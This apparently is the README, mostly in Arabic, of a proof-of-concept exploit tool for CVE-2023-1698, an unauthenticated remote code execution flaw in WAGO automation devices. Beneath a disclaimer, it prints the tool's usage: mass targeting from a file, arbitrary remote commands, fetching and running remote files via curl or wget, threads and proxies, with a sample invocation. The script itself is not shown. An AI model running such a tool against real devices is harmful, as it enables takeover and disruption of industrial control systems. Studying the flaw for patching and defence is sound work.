 thedarknessdied/wago-cve-2023-1698
ثغرة تنفيذ التعليمات البرمجية عن بُعد في نظام WAGO (CVE-2023-1698)

ثغرة تنفيذ التعليمات البرمجية عن بُعد في نظام WAGO (CVE-2023-1698)
لقد قمت بتطوير أداة للاختبار المحلي وتطوير إثبات المفهوم (POC)، وهي مخصصة للمرجعية التعليمية التقنية فقط. يرجى عدم استخدامها لأغراض غير قانونية. أي عواقب أو خسائر مباشرة أو غير مباشرة ناتجة عن استخدام الأفراد أو المنظمات للمعلومات الواردة في هذا المقال تقع على مسؤولية المستخدم نفسه ولا علاقة لها بالمؤلف!!!

WAGO هي شركة متخصصة في التوصيل الكهربائي والأتمتة وتكنولوجيا الإلكترونيات الواجهية. في منتجات متعددة من WAGO، توجد ثغرة تسمح للمهاجمين البعيدين غير المصادق عليهم بإنشاء مستخدمين جدد وتغيير إعدادات الأجهزة، مما قد يؤدي إلى تنفيذ تعليمات برمجية عن بُعد (RCE)، وحجب الخدمة، وإلحاق الضرر بالنظام بأكمله.
pip install -r requirements.txt
python "WAGO-CVE-2023-1698 .py" -h
usage: WAGO-CVE-2023-1698 .py [-h] (-u URL | -f FILE)
                              [--remote-file-include REMOTE_FILE_INCLUDE | --local-file-include LOCAL_FILE_INCLUDE | --remote-command REMOTE_COMMAND]
                              [--random-agent RANDOM_AGENT] [-d DELAY] [-t THREAD] [--proxy PROXY] [--type TYPE] [-o OUTPUT]

WAGO System Remote Code Execution Vulnerability (CVE-2023-1698)

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     Enter target object
  -f FILE, --file FILE  Input target object file
  --remote-file-include REMOTE_FILE_INCLUDE
                        Enter the filepath(it must be On the public network)
  --local-file-include LOCAL_FILE_INCLUDE
                        Enter the filepath(it must be On the local)
  --remote-command REMOTE_COMMAND
                        Enter the command you want to execute
  --random-agent RANDOM_AGENT
                        Using random user agents
  -d DELAY, --delay DELAY
                        Set multi threaded access latency (setting range from 0 to 5)
  -t THREAD, --thread THREAD
                        Set the number of program threads (setting range from 1 to 50)
  --proxy PROXY         Set up the proxy
  --type TYPE           Set up the remote upload file type
  -o OUTPUT, --output OUTPUT
                        output filename
--remote-file-include، حدد عنوان URL لملف بعيد، سيتم رفع الملف إلى دليل tmp أو الدليل الحالي عبر curl أو wget --local-file-include، تحليل ملفات shell script المحلية وتنفيذها عن بُعد --remote-command REMOTE تنفيذ أمر نظام
python wago.py -u ** --proxy http://127.0.0.1:10809 --remote-command "cat /var/log/wago"






